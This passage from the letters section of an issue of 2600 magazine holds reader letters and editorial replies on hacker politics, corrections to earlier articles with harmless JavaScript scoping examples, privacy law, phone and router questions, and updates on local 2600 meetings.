If a medical doctor cured a disease that was leaving you paralyzed, weak, scarred, and unable to work, then told you when it was all over, "Sorry about all the other stuff, but I can't be bothered to even find out if someone can help you with any of those other problems, and I sure as heck won't waste my time referring you to anyone that might know - it's a distraction," I imagine you would be kind of... annoyed, to say the least. And, yeah, I know this isn't the best example. I am sure others can come up with examples of cases where curing the "obvious" problem won't do a bloody thing to actually help the people affected by it.

This is why "only sticking to what really matters" is a completely losing proposition. Who are you, or anyone else, to define what "matters?" How do you know it doesn't or won't? What concrete evidence do you have that only dealing with this one single issue will solve anything at all? What does getting rid of the idea of gods do, if all the baggage just finds a new home, and new justifications - possibly in the mind of someone who fought to kill it?

In tech parlance, this is like the way the GOP thinks science and, by extension, everything else, including technology, should work: you need something, you just build it. Silly, wasteful stuff, like basic research, or watching/reading science fiction, or pretty much doing anything that is a "distraction" from the goal must be rejected as unnecessary, unimportant, and cost ineffective. Meanwhile, some fool reading a 50-year-old science fiction book is inventing the next new tech gadget. Or, one of those dang pesky "religious" people is actually fighting to put an end to a bad idea, which hurts everyone, while the glorious four horsemen of atheism whine about distractions.

Live in a bubble, devoid of annoying things that aren't important to hacking, if you want. Everyone else is gong to use those silly distractions to *create* the next new thing in security, technology, and so on.

Funny how actual progress is never made by purists, who can't stand mission creep. It's almost like innovation, in everything, including tech, comes from dealing with the real world, not ignoring it.

Patrick

You make some excellent points here, particularly in your conclusion. Ignoring what's going on around you because you don't consider yourself an expert - or extending those feelings to others - is how entire populations get manipulated and taken advantage of, time and time again. Thanks for your thoughtful remarks, which we might never have seen if the letter writer you cite hadn't used atheism as an example of the point he was making in our last issue.

Dear *2600*:

I'd like to point out a glaring issue in 34:4, in "Don't You Have a Smart Watch Yet?" where The Cheshire Catalyst states that Chrome/Firefox's incognito/private windows provide "end-to-end" encryption with SSL. However, this is not accurate, and may provide readers with a false sense of security. If a web server doesn't support SSL/TLS, there is no way to achieve end-to-end encryption with the website. Those browser privacy features only prevent the saving of history and cookies and other data locally. Beyond that, they do not really provide any further protection, just as Chrome's incognito landing page states.

Additionally in 34:4, I'd like to respond to Emily Saunders' "Nightmare on E Street" with some suggestions. In the article, the terms "modem" and "router" are often interchanged. These are actually very different components, although they are often combined into one unit nowadays. However, you are not restricted to the router or modem that your ISP gives you. I'd even argue that an ISP has no business giving you a router. I would at least recommend buying your own router so that you can have complete control over it. The Xfinity modem/gateway can be set to "bridged mode," allowing your router to take over. If you want even more control, I highly recommend installing LEDE/OpenWRT/DD-WRT/Tomato on your router.

KO

Dear *2600*:

The philosophy of naming is interesting, but the article "Conventional Theory of Reference in Comparison to Programming Language" (34:4) contains a pretty major error about JavaScript, which is the example language they were using.

When it says, "Once a variable is given a name, you can still change the value of the variable, but you can never again define another variable using the same name. This means that when you use that variable's name in the program, there exists one and only one thing which it can refer to." Wrong! Here's some code to prove it

```
<html>
<body>
<script>
function whatisx()
{
        var x = "a string";
```

```
        return "Surprise!:
X is " + whatisx();

        function whatisx()
        {
                var x = 99;
                return(x);
        }
}

</script>
<div id"x"
onclick="alert(whatisx());"
style="background:red;
color:white;">Click to find
out what X is</div>

</body>
</html>
```

This little HTML file displays "Click to find out what X is" as a red bar on the screen and, when you click it, you call a function named "whatisx" which defines a variable that is a string, with the value "a string".

But then the fun begins. You would think that the function simply returns the value of itself (a snobbish way to say a function with the same name), which would result in a deathly recursive loop. But no, because we've redefined "whatisx" as a nested function that defines x as a number with the value 99. That value is returned instead.

In summary, if you take the dare and click the red bar on the screen, the pop up reports, "Surprise! X is 99". So, in this case, both the name of the function and the name of the variable were redefined, which is quite common practice in JavaScript programs.

Another error is that the article implies that you must define variables in JavaScript with the "var" keyword. Perhaps this should be the way that it works, but all you need to do is assign a value to an unknown variable name and it will become defined implicitly. I wish it wasn't this way, but it is. This leads to errors such as a programmer thinking they are using a variable that has been defined within the scope of their function, but they are actually using a global variable, such as the following really pointless code:

```
var supercalifragilicious = 0;
function
whatis_supercalifragilicious()
{
        var supercallifragilicious
= 100;

        for(i=0; i < 50; i++)

supercalifragilicious++;

        alert("Supercalifragilicious
is " + supercalifragilicious);
}
```

```
whatis_supercalifragilicious();
```

Because of the obvious (or maybe not so obvious) spelling error, the answer returned is 50 and not 150. This is particularly important if you tend to use certain values for counters (I use i, j, k, etc., a habit inherited from Fortran). If you don't declare the variables in each function, and don't realize you declared the counter as a global value, all functions will use the same variable, which could cause severe havoc in your code.

D1vr0c

We really enjoy these super helpful corrections.

Dear *2600*:

I sat in Barnes and Noble browsing through your mag when I stumbled on Emily Saunders' article. The words written on the pages struck many familiar chords with me. To my dismay, I can relate to a large portion of her story because I too have experienced very similar problems with my device(s). I have bad news for Emily, though. In March, I'll be at the four-year mark of first discovering my IT nightmares. Yes, plural. And I'm still having issues today.

After $60,000 donated to various so called "experts" (who were no more helpful than a bumper hitch on a Yugo), I threw up my hands and decided I'd be better served to try and help myself. Plus, I didn't have any more money to flush down the commode. But sadly, the only improvements from then until now is in direct correlation with my decision to live my life despite having an "Electronic S.T.D." coupled with a continued pursuit of knowledge and the determination to "mitigate."

So today, I'm my own CIO/CSO. Go Me! Don't forget, January 28th is World Privacy Day, lol. Lord, help me!

My reason for writing you is twofold. First, I must admit how disappointed I was to read her seven-page story which ended with no resolution, no commentary from the peanut gallery, no suggestions, *nadda!* Am I missing something? Is her story just another inside joke to all the Hackers On Planet Earth and only those included in your circle will get it? I surely hope not.

I feel fairly confident saying there's probably not very many people out here in the world of "noobs" who would go so far as to write to a hackers' magazine for answers or go to great lengths to, at the very least, try to educate ourselves enough to help ourselves. So the question remains as to what the rest of the world is doing for themselves when faced with a similar scenario? Nothing? Nada? Probably, and that's a scary thought! We all know in the world of cybersecurity and InfoSec, #IgnoranceIsNotBliss nor wise.

So, with all this said, I come to the second reason for reaching out. How would people like Emily go about helping themselves anyway? What are your thoughts on me putting together a group of compassionate people uniting for the greater cause of helping people like Emily? And myself, for that matter. C.P.U. - Compassionate People (or) Professionals United - has a nice ring to it, wouldn't you agree? I'd love to hear your thoughts on such an idea. Even better, I'd love to know if you or anyone you know would

be interested in collaborating on such a project and, if not, where would be a good place to find such people?

And lastly, would you pass my details on to Emily? I'd love to connect with her.

Mom

Let's go in order. First, we don't know how on earth you can interpret our printing someone's article as being an inside joke. Did you honestly expect us to insert our own notes and commentary into her article? That would be a bit presumptuous. In our magazine, articles speak for themselves. It's in the letters section (here) that we can have a back and forth discussion. As you may have seen by now, that article has inspired many helpful and supportive responses from the hacker community. Perhaps not assuming the worst of people would be the best way to get a dialogue going.

We think the idea of a support group is great. Anyone who would dismiss such an idea as a waste of time or a joke is really part of the problem. While there are certainly a bunch of ultra-paranoid technologically illiterate fearmongers all over the place, it's the height of ignorance and arrogance to paint everyone with the same broad brush. We reject any tendency to disparage those who don't rise to a particular level of tech-savviness or those who dare to question the use or value of the latest advancements. We need to be hearing these voices and responding to them as we would anyone else. Otherwise, we wind up with a very fractured community.

The people who go to our meetings - and certainly the people who go to HOPE conferences - would be ideal candidates to help put together such a support group. Remember, the hacker community in general takes the time to answer people's questions and demonstrate exactly how technology works - and how it doesn't. Why do you think we're always getting into so much trouble with the authorities? Spreading knowledge is a dangerous thing.

We're not a message board, so we don't generally pass notes from one reader to another. Because of the need for support here, we've made an exception and passed along your letter.

Dear *2600*:

I am not at all an expert in cybersecurity, so I learn all that I can.

I cannot come up with the cause for the writer's dilemma in the "Nightmare on E Street" article in the most recent issue (34:4).

The lack of conclusion has been getting to me. Is there anyone on your staff that was able to figure it out?

F. B.

We have our own nightmares to contend with. But we're thrilled that this has opened up a discussion and gotten greater minds than ours thinking about what's up. We're open to this, plus any other stories that are told in such a straightforward and rational way.

Dear *2600*:

Once again, I am humbled that you published my article about the intersectionality of hacking and politics in the Autumn 2017 issue (34:3). In retrospect, I wish I had fleshed the topic out more and explained how the case I used (Apple vs. FBI in the case of the San Bernardino shooter, Syed Farook) to illustrate my main point which is, to quote the late American historian Howard Zinn, "you can't be neutral on a moving train." I wrote the article not to discourage people in our community to be apolitical, but to remind - and awaken - our community that we do not live in a clean cut, hermetically sealed bubble. Real life is not as neat as many people in the magazine like to believe it is, but a mess where lines of various issues bleed into each other and have to be addressed. In other words, the hacking community - as a whole - must recognize that various "surface level issues" (such as immigration and pollution, to name a few) must be dealt with from a more systematic point of view.

I've read the letter David wrote on my piece and I respectfully disagree with his assertion that my article advocated "hacker groups (or individuals) to be political for unrelated things." That statement couldn't be further from the truth and it also shows that David (1) probably didn't read past the first part of my article and (2) didn't read the definition of intersectionality. His evidence that many groups bring in unrelated issues to their groups has some merit to it (i.e., "mission creep"), but his assertion about my position - by definition - is a straw man argument because it fails to address the proposition in question (intersectionality) by misrepresenting the opposing position. Furthermore, his argument that he can make "equally ridiculous" claims using intersectionality through some very "interesting" examples is an attempt to cheapen/discredit my argument by, in a sense, telling me to "drop it" because intersectionality is not for hackers, but for "groups that specialize in them" (this is formally called an argumentum ergo decedo, or traitorous critic fallacy). Given the current political climate in the United States - and around the world that hackers of all sexes, ethnicities, religious backgrounds, etc. are dealing with now (for example, the repeal of net neutrality in the U.S. and its effect on people of color) - we cannot sit on the sidelines when our voices and skills are needed the most.

At the end of the day, we are more than just hackers, Christians, queer folks, middle class, or any other identifier; we are human beings and we are, to paraphrase Jesus Christ, to love our neighbors as we love ourselves. As the hackers next door (so to speak), we as a community and/or individuals have an obligation to help people, not just with liberating them from the chains of Windows or locked iPhones, but through our actions on and offline.

You may think that my example about the repeal of net neutrality and its likely negative effect on black and brown communities in the U.S. has nothing to do with intersectionality. Please Google the topic and you will see what I mean. This particular issue is a timely and relevant reason why we cannot simply "stay in our lane" when it comes to being active participants in the hacking *and* in our local, state, and national communities.

I appreciate David sharing his critique, the other detractors of my article, supporters, and the staff at

2600 for publishing my letters and articles over the years.

Remember: Wake up! Stay woke! Get informed! Get moving!

Josephus

In the end, we will always listen to people who want to keep the conversation going. It's not about taking one side or another, but adding our perspective to a particular issue and listening to what others have to say. You find relevance where you seek it. And whenever we're told that we shouldn't be talking about certain subjects or that we should leave particular fields to the so-called experts, it only makes us want to delve into them deeper. That is the embodiment of the hacker spirit - going where you're told you have no business being.

Dear *2600*:

My opinion regarding "How to Get Nearly Free Travel from Scotrail" in the Autumn 2017 issue is that this is not a "broken policy," but a fully functional system of good customer service. The predictable response by the rail company to this kind of activity gaining popularity is to implement policy and possibly a technology that reduces the ability of employees to use their own judgment for providing good customer service and impersonalizing yet another aspect of our daily lives. In my mind, a justified consumer hack is a workaround to a problem with technology or policy where the implementation has resulted in an absurd inconvenience or breach of privacy or security to the customer. In this case the customer is well served by the judgment of the employees.

Scott

Yes, in this particular case the customer is being trusted by the human conductor and is allowed to travel based on a piece of paper that could easily be forged or otherwise invalid. And widespread abuse of this system will invariably lead to something less forgiving where the human conductor would have less leeway in the matter. Despite that, it's still an opening in the system that we feel compelled to point out.

Observations

Dear *2600*:

Hello all!

I am a lame ass hacker, mostly because I didn't discover your magazine until I was employed at Borders back in 2009. The random information I had gleaned and contributed to date was on BBS systems, then on IRC, and other places. When I read my first *2600* issue, I knew I had pissed away years of knowledge, learning, and collaboration.

The things I've read and learned from your publication have given me a better perspective on today's digital world, as well as a degree of education that has assisted me greatly in helping secure my own digital existence. The knowledge and lessons shared are invaluable, and I hope one day I come across something that can help others secure their digital selves.

This letter was prompted by getting in my (first ever brand newly owned) car and seeing that I was at 2600 miles. Thank you for doing what you've been

doing, thanks to all of the collaborators, and may our knowledge and experience help stave off disaster in the days to come.

Halestorm

This is probably the most thoughtful reaction to an odometer reading that's ever been recorded. Thanks for the kind words. You are not a lame ass.

Dear *2600*:

Was in Phoenix for a business trip and this building was right beside my hotel. Too bad this wasn't my destination!

FF

Who says it wasn't? We're trying to keep our invites subtle, but clearly we need to step it up a notch.

Dear *2600*:

The recent FISA Court reauthorization of Section 702 for six more years points in the wrong direction for privacy rights. There will be stipulations that say 702 has to target non-American citizens, but there are numerous loopholes in this section that allows for American citizens to be targeted, such as if data is (so-called) accidentally collected or if a friend happens to be living overseas. Then that data gets swept up.

There also should be further technological manners in which American citizens whose data shouldn't be collected can be blocked or filtered in some manner. The reauthorization doesn't include any further privacy protections for such scenarios, either in 702 or in FISA overall. This really needs to be addressed.

Further privacy protections should be looked at in the future for Section 702 so Americans can have their civil liberties protected, which is crucial to having a healthy democracy. In fact, the FISA court really should be abolished, considering it's operating in secret with little transparency.

Bill

Just remember that it was both Republicans and Democrats who voted by a wide margin to extend this travesty until 2024. We wonder if anyone will remember what privacy is by then.

Dear *2600*:

I got myself some reading glasses so I could read the letters in the Winter 2017-2018 issue. I figured I was finally getting to that age, and my wife confirmed that I look like an old man with them on. Then I noticed I could read the letters without the glasses in the previous issue. Were my eyes getting better? Horsefeathers! I put the issues side by side and, by golly, it

turns out the Winter edition has a smaller font. Nice one guys! You really had me going!

Codger

Yeah, we've been messing with our readers like this for years. We're considering expanding into blurry images and double type for the future. It's part of our ongoing partnership with the reading glass lobbyists.

Dear *2600:*

Greetings in the majestic name of Jesus Christ!!!

Thirty years ago, I developed the trinary system from Mayan mathematics: 0 (shell shape), 1 (dot), 5 (bar) that led or will lead to quantum computers. England and America have it. Maybe a mystery country has it also. It's based on the fact that there are three charges in an atom - electricity and magnetism. The neutral charge counts. I wanted to honor the trinity.

Zero, One, Five
Hacker try that for size
Base twenty system
Experiment then list them
Goes right thru encryption
It's the trinary system
List them, list them, list them
I'm the creator I reveal at this time
So revealing should be no crime
Hack, hack, hack, my code to crack

Robert
Akron, OH

Do keep us updated on where this winds up going. (Just when you think you've seen it all.)

Random Questions

Dear *2600:*

One of the best articles I've read in *2600* was in your Autumn 1993 issue. The article was "Hacking Honesty Tests" by U.R. Source. Do you have any other articles about hacking personality or honesty tests, or has U.R. Source done any other work? I ask because personality/honesty tests are neglected areas in the hacking community, even though the potential for life-changing ramifications can be quite high (e.g. denying employment based on tests like the MMPI (Minnesota Multiphasic Personality Inventory), or using such a test as evidence in court).

GazetteMed

We're not aware of anything else of this nature in our pages. We would absolutely love to see more in this field. Any test can be hacked or compromised in some way. We exist to help point out how. Anyone with insight into this is welcome to send us an article.

Dear *2600:*

Your FTP server is back online again and working, and is greatly appreciated. Thanks.

Are you guys going to post "Eat Chicken and Die" to the *Brain Damage* archives at some point? Currently the only instance of it in its entirety is in a couple of different *Brain Damage* broadcasts recorded off-air, but it would be nice to hear it transcribed (in FLAC format?) from the first-generation tape rather than a third- or fourth-generation copy from an FM broadcast.

Mistman the Magnificent

You're referring to a production some of us made many years ago for an old radio show that we thought everyone had forgotten about. We'll see if we can track down a better copy.

Dear *2600:*

My name is Nicole Lewis and I am a blogger. I find your website very interesting and exciting, therefore I'd like to know if you would like to cooperate with me. I am open to any topic you might be interested in at the moment or I myself could suggest an article that would be suitable for your website. Currently I'm thinking about writing on Christmas related topics. Please, let me know what you think of it.

Nicole

For some reason we feel like we don't want to cooperate.

Dear *2600:*

I just wanted to know if I can use the title "2600" for a Manga that I'm writing. I figure I would ask your permission out of respect and get an OK from you or the manager. I just want the number 2600 as part of the title for my Manga that I'm writing, that's all. Please let me know.

Nate

The manager has stepped out, but we can try to help you. We don't own the number, so you certainly don't have to ask us if you can use it. If you claim to be representing the magazine in any way, that's a different conversation. For that, you'd need to speak to the supervisor.

Dear *2600:*

Do you know if any of the members of LoD/H are still active or at least available to communicate with? Thank you for your help,

Kraag

If by active you mean alive, then yes. We doubt members of the Legion of Doom/Hackers are still doing the same stuff, if that's what you're asking. You may occasionally find one of them at a conference or engaged in security operations. Or you might find one doing something completely different. We're not actively engaged in hunting them down, so that's really all we can tell you.

Dear *2600:*

help me teacher for google play giff card active
Thank you in advance
greetings

Ricky

Oh, Ricky, we do so want to help you. But we can't even understand what in holy hell you're asking us to do. And when did we become your teacher? We think maybe you're asking about how to activate a gift card, but we don't run Google so your guess would be as good as ours.

It truly is amazing what a steady stream of similar requests we get. There are most certainly an awful lot of confused people stumbling around out there.

Dear *2600:*

Hello, I was a *2600* subscriber a while back. Do you still have the free advertising policy for your subscribers?

Zachariah

Yes, we do, and it's a really good way to reach people who read the magazine, now and forever, as back issues are always being read for the first time by new people. Currently, the free Marketplace section appears on pages 62 and 63 of every issue along with instructions on what you need to do in order to submit your own free ad. Consider that major corporations would really like to be able to get the attention of our readers - and that we won't yield to them and potentially compromise the free expression we've got going on every last one of our pages. The only people we trust to keep in the spirit of this publication are the people who read it. That's why they're the only ones who get to advertise.

Dear *2600:*

Could someone please direct me to a domain registrar that I can purchase domains from via snail mail and a check? I have two domains in mind and, if possible, would like to own them for at least six years outright.

Bryan

This is far more challenging than it should be. We discovered that GoDaddy, in fact, allows for domains to be paid by check. But it has to be an electronic check using a company known as Certegy Check Services. "Certegy will create an electronic funds transfer ('EFT') or bank draft, which will be presented to your bank or financial institution for payment from your Checking Account. The Checking Account must be at a financial institution in the United States, and the check must be payable in U.S. Dollars." Ironically, when getting a refund from GoDaddy, you will receive a paper check in the mail.

As we don't have a lot of time to research this, it's possible a solution may be out there that we're not aware of. We can see the consternation of a registrar wondering why someone wanting to register an online service is unable to access payment options online. To us, that's not important. It's an option that should exist if there are any people out there who want it. And apparently there are.

Dear *2600:*

I listen to your Off The Hook show on WBAI as much as possible. My question to you is how can I find out if a person employed by a banking institution accessed my account data to get my cell phone number unauthorized, going back as much as several years ago. I never gave this person, or anyone else that knows or may know this person, my cell phone number. For me, there is a very important reason for finding this information out. Thank you for all your help.

Robert

You need to take a step back here and ask yourself (or tell us) why you think this person is responsible in the first place. You say you never gave them your cell phone number - or even anyone who might have known them. So why are they your primary suspect? And what exactly is the issue? We don't know what you mean by having your "cell phone number unauthorized," especially going back years. Does your phone not work? What company were you using? Have you asked them what the problem was?

We don't doubt that this is important to you, but there are holes in this scenario you could drive an Australian road train through. Please help us to understand what the problem is so we can try and come up with a solution.

Dear *2600:*

I'm sorry, I didn't get your reply. Could you please tell me if you are interested in cooperating with me?

Nicole

If we weren't interested before, we're super-not-interested now. In fact, we have decided to start actively working against you. We'll be in touch.

Dear *2600:*

I recently called a number from my cell phone and received this automated message: "Your wireless carrier does not allow calls to the number you're dialing. We're sorry for any inconvenience this may cause." I thought that there could be several reasons for this. One reason the number may be unable to accept calls is an issue with the service, like the phone lines are down. I also speculated that I received this message because the phone I was calling was out of its service area and was not enabled to receive out-of-area calls. Also, the phone service provider may have removed this phone's ability to receive calls in some circumstances: the user hasn't paid the bill, has gone far over the allotted amount of minutes, or used too much Internet service. The carrier may have also cut service if the user has reported the phone lost or stolen. I also figured that I was receiving this message because my specific number was being blocked, as some carriers allow users to block certain numbers. I made this analysis working under the assumption the number I was calling was a cell phone number. This assumption could be incorrect, as I could have been calling a VoIP line, a satellite phone, or a landline.

Considering all of the above, do you know of any workaround(s) that could possibly help me hack this restriction that I am encountering? Thanks for publishing the best magazine ever!

Lightning Tommy

There are so many possibilities here that we could theorize for pages. So we'll try to whittle them down to a manageable set of likelihoods. It's unlikely you'd get this kind of a recording if the person's phone service was cut off, whether because of a natural disaster or due to them not paying the bill. You would likely get a recording saying that the number was temporarily unavailable or even something more specific that cites a reason for the failed call. It's rare to find a cell phone these days that stops working outside of its local area, but even you managed to do that, we doubt this is the recording you'd get. (It's also a common myth that incoming long distance calls cost more on a cell phone than any other call. The only time an incoming call is billed more is if the phone itself has been moved to a distant location.) As for being blocked, there are usually some clues when this is the case. Often, the phone will ring just once and go to voicemail. (If someone were manually rejecting your calls, the number of rings would vary. And if the phone had lost power, it likely wouldn't ring at all.) Blocking your number by dialing *67 before calling

would also tell you if your phone number was being blocked, since the call would likely then go through as an unidentified number.

The telltale clue here is in the recording itself. "Your wireless carrier does not allow calls to the number you're dialing." That tells us the recording is related to your phone, not the person you're calling. After all, it knows you're dialing from a wireless phone, something that isn't normally differentiated on the called end. So the first thing you should do is see what happens when you call from a landline. It seems clear you wouldn't get the same recording. To analyze more, we need to know more about the number you're trying to reach. It sounds as if it has additional charges attached to it, which is why it apparently is blocked systemwide by your wireless carrier. You'd get a recording like this, for instance, if you were trying to call a premium number or equivalent on your cell phone, since those kinds of numbers are generally not allowed. We suspect something like that is what's happening here.

Dear *2600*:

I am writing this in hopes that your knowledgeable staff or readers will be able to lend me some guidance. My dilemma is this: I need to locate and remove the physical device on the motherboard that is responsible for Wi-Fi connectivity so that I can render my laptop a standalone unit incapable of sending or receiving data.

Thanks in advance.

<div align="right">

Eric

</div>

Every laptop is different, so there's no one method of doing this. Some still have wireless cards while others require you to remove a chip, which is not something an inexperienced person should do. Of course, 90 percent of the experts will probably tell you to simply disable wireless in the settings and be satisfied with that. We assume that this isn't what you're looking for. It's also possible to buy laptops that have already had this done for various sensitive operations like the military. We're curious what other suggestions our readers may have.

Meeting Updates

Dear *2600*:

I have been running a community group for going on 20 years now. I am also (along with many of the members) a subscriber. I've been a reader since I was 12!

Somehow it never occurred to me that my meetings are on the first Friday of every month just like *2600* meetings! Given that the culture and event times are approximate, I'd like to give you the information and hope that you would also agree that this is a perfect fit for a *2600* meeting. I am flexible and willing to change up some of the rules I set in the event to accommodate any guidelines for *2600*. A lot of the information I have public is there to weed people out and it's worked. We've got an awesome culture.

I also noticed that many groups meet at coffee shops. If merging my current efforts are an issue, there is a Panera directly across the way. I can do a 5 pm to 7 pm meeting there before my event.

<div align="right">

Michael

</div>

What you guys have going is a LAN party, which is great. But that isn't the same as a 2600 meeting despite the similarities in time. What you suggest regarding having a meeting prior definitely could work and might even bring more people to your existing event afterwards. You're also in the Washington DC vicinity, which currently doesn't have a meeting, so this could solve a few problems. But you also need to know that our meetings aren't dependent on other events or organizations, so whatever attendees decide to do afterwards is completely up to them. We hope to see this work out.

Dear *2600*:

Where are the meetings held in New York City? I'm a new member.

<div align="right">

J

</div>

They moved fairly recently due to the old location being renovated and can now be found in the Atrium on 53rd Street and Third Avenue, a mere half block from the previous place. All are welcome. There is no membership required.

Dear *2600*:

We want to start our meetings in Astana, Kazakhstan. We are preparing to begin in December. We hope for your support for our first event. Please add our website to your list. http://2600.kz/.

Thank you!

<div align="right">

Morty

</div>

This is pretty awesome. We really look forward to hearing how this one goes. (In fact, if you keep reading, you'll find out.)

Dear *2600*:

Today we had our first *2600* meeting in Champaign-Urbana, Illinois. We met at the food court of Lincoln Square Mall from 5 to 6:30 pm. We had 15 attendees, including one international attendee who was excited about the possibility of speaking at a future meeting. Everyone introduced themselves. BigEzy spoke about the history of Defcon and what it is like to attend. I spoke about canonicalization errors and how to use them to evade filters, access controls, detection, et cetera. We briefly discussed what attendees would like to see in our local security community, and how we would like *2600* meetings to go. A few people had to leave at 6:30 pm, and the rest of us went to get food at a nearby restaurant and wrapped up at around 8:45 pm.

We collected some ideas for future meetings. We are sorting out the venue; the restaurant in the food court was closed, so many of us were hungry, and some attendees seemed dissatisfied with the lack of visuals for my talk, or maybe the portable projector and screen setup for BigEzy's.

I plan to follow up with the folks who suggested changes regarding the venue and try to understand the issues so we can correct them and explore the alternative venues they suggested.

For next month, we will be in the food court again; the restaurant location is changing hands this month and I am planning to suggest that the new restaurant be open on the first Friday night.

To get the word out, we've tweeted and posted on Reddit, sent email to a local private security gathering, and are getting a mailing list configured so anyone interested can subscribe to get reminders and coordinate some meeting content in advance.

All in all, our first meeting was a good start.

asparagi

Wow. You guys really have it together. It should be noted that meetings aren't required to be this organized or have speakers and presentations. Most are simply like cocktail parties without the cocktails, where people mill and converse with various others over the course of the evening. But if this format works for you, that's fine with us. We just want to make sure that everyone is welcome, people are treated as equals, and that the basic guidelines on our website are followed. We hope you're able to solve the food issue - we can't imagine why places wouldn't be open on a Friday evening. Best of luck and congrats on the birth of what looks to be a great meeting.

Dear *2600*:

Our first meeting in Kazakhstan was great. There were 15 to 20 people.

Topics discussed included *2600* (the scene, the culture, and the underground), lockpicking (the basics, some practice with padlocks), and social engineering stories (identity theft, info about fraud and law, and how to be protected from social engineering).

We will keep having meetings every Friday at 8 pm local time.

morty

This is really quite impressive. We admire your enthusiasm. Officially, meetings take place on the first Friday, but you can have additional meetings as often or whenever you like. Please continue to keep us updated. Having this many people show up from the start is incredible and shows how meetings are in great demand all over the world. This is one that we really hope becomes a draw.

Dear *2600*:

Aloha *2600*. Would it be possible to get a POC for the Hilo *2600* group on Hawaii Island?

Mahalo.

Reynold

We don't give out anyone's personal info, not even for our own meetings. This is why we recommend that people wanting to be contacted get involved in a website for that meeting where this info is available. Running a Twitter account for a meeting is another way of making contact. Be sure to follow @2600Meetings.

Dear *2600*:

I was an organizer for the Space Coast (Melbourne) *2600* group, but have since moved to Tampa. We will be starting up a *2600* group on the first Friday of January.

Kevin

Thanks for forwarding us the details and update. We will start listing this meeting and wish you luck. Please also let us know if we should delist the Melbourne meeting.

Dear *2600*:

We are planning to host *2600* meetings at the Telephone Museum in Waltham, Massachusetts starting in January. Thanks!

The Telephone Museum

We think this is a great idea for a meeting location, even though you're fairly close to our Boston meeting. While existing in some form since 2012, this museum has only recently opened in its current location. The history on display here ought to be inspirational to attendees. We assume there's a place where people can congregate and talk freely, even if they have no interest in old phones. But it's definitely something we would encourage everyone to learn about.

Dear *2600*:

Hey there. On the meetings list, there's a listing for Sacramento: Hacker Lab, 1715 I St. I called today and they said "There's no such thing." Might you or someone know when it was posted on there or a contact for that space? I understand it's a hard task to keep these meetings up to date with current info, but any information you have would be very much appreciated. Thank you.

0xTrap

We've looked into this and found that these meetings are, in fact, defunct. We're sorry for the inconvenience. It's been removed from our listings. This is why it's so important for meetings to keep in regular touch with us, as things invariably change and we don't want to be spreading bad info. We only hope these people at the Hacker Lab weren't inundated with our attendees looking for a nonexistent meeting.

Dear *2600*:

Any contacts or confirmations about the *2600* meeting in Lima, Peru? I have tried to go the address listed: Barbilonia on Alcanfores 455, Miraflores, at the end of Tarata St. at 8 pm on the first Friday with no luck finding anyone so far (found the address, just no *2600*ers). Before trying to start a new group, I'd like to try and make contact with any existing peeps. Thanks!

Haven Hash

As that meeting has existed for more than a dozen years, we suggest trying at least one more time. Their Twitter handle is @2600Peru. If you can't reach them and continue to not see people there, we will have to assume it's been disbanded and will take the appropriate action. Regardless, we hope you help try and build or rejuvenate the community there.

Dear *2600*:

Happy New Year!

Please add to the list of meetings, the city of Petrozavodsk (Russia). Our site is ptz.2600.ru/ - Twitter: twitter.com/ptz2600.

ptz

You'll find your details in this issue. Russian meetings seem to be expanding with every issue. We think this is a very good thing.

Dear *2600*:

Concerning the Spokane *2600* meetings, the magazine has been correct, but your website (www.2600.com/meetings/list.html) lists a location that hasn't been used in about 15 years.

Also, we recently had to change locations because the current place now closes at 6:30 pm. Our new location is Starbuck's at 4727 N. Division Street. The

website is www.spokane2600.org.

Hawke

Holy crap! The URL of ours you cite is one we weren't even aware of. The correct URL for meetings is www.2600.com/meetings/mtg.html. The "list.html" you went to is from 1999 and must have been what we were using back then before changing our format. We apparently never erased that file. We don't know of any links to it on our site, but would love to know how you managed to find it. For the fun of it, we're going to keep this link alive for at least a little longer so readers can take a nostalgic trip down Memory Lane as we have just done. Thanks for inadvertently alerting us to this. And your new information should be updated in all the proper places.

Dear *2600*:

I am going to be moving to the New London/Groton area of Connecticut in the USA. What do you need me to do to start/facilitate *2600* meetings?

Matt

That's the spirit! Most people plan on things like school enrollment, garbage collection, and getting broadband installed when they move. Not our readers. The first priority is to make sure there's a decent meeting in the area.

To actually answer your question, all of the info you need can be found on our web page in the meetings section. Good luck.

Dear *2600*:

There are two Burger Kings at the Mall of America at two different food courts, one South, one North.

If I get to pick, I'd say the North one, but I think the South one has been there longer.

Christopher

We should just have two meetings in that damn mall since everything else is being duplicated. We hope to get an answer on which one is the correct one. In the meantime, please keep running back and forth until someone shows up at one of them. We suggest all newcomers to the Bloomington, Minnesota 2600 meeting do the same. If we haven't already gotten the attention of mall security, that oughta do it.

Dear *2600*:

The 2600.org/meetings/mtg.html website and the magazine back cover differ on our *2600* meeting location. Which location takes precedent? Is there a point of contact?

The magazine back cover lists: 2nd floor lounge, MIT, Stratton Student Center, MIT Building W20, Cambridge, MA.

The 2600.org lists Starbucks, The Garage, 36 JFK St., Cambridge, MA.

Is there a point of contact for either meeting or are these just meeting sites in case mutually interested people show up?

I might be a bit old for this stuff, but national politics are driving me to new places. Plus, I have an interest in the Circle of HOPE conference. But this is Boston in early February and it is a bit cold to be wandering around Cambridge.

I tried to visit the Stratton Student Center. I was a few minutes late and I did not stay long, but I asked everyone in the lounge if they knew anything about the *2600* meeting. None there were aware of any meeting. It was really cold tonight, so that may have just deterred others.

I can try the other Cambridge location at the Harvard Starbucks next month. It would be helpful if there is a meeting contact to RSVP.

marc

It seems that you were looking at our previous issue, not the current one. The Boston meeting location changed over the winter, so the autumn issue didn't have that information. (There was even a letter about this in our last issue.) Such changes don't happen all that often (it's because of scenarios like this that we discourage changing meeting locations unless absolutely necessary), but you should always look to our web page for the most current info, as it tends to get updated around a month before each issue comes out. We hope that by now you've found the meeting and also hope you're able to make it to HOPE. (We're sorry - there really wasn't any way to avoid three hopes in that last sentence.)

Dear *2600*:

We went to the *2600* meeting in Calgary on February 2nd and no one showed up at the appointed location and time. Do you know if the meeting has moved?

Philip

Not to our knowledge. But if we receive more such reports, the meeting will move out of our listings. That is, unless the people who show up and don't see anyone else keep the meeting going in that or a new location.

Critique

Dear *2600*:

I have submitted an article but I cannot get any word on whether you want to publish it or not. I have to say the communications from your side are very poor.

C

We simply don't have the resources to immediately get back to people on whether or not their article submissions will be used. We do send out notices if we're going to use them, but that process can take a few weeks, especially between issues. We know other magazines do things differently, but we don't do a lot of things like other magazines. We do understand your frustration, however, and will try to be speedier in the future. Thanks for writing.

Dear *2600*:

"More recently, when a deplorable..." ("Acts of Courage," page 4, Autumn 2017, 34:3)

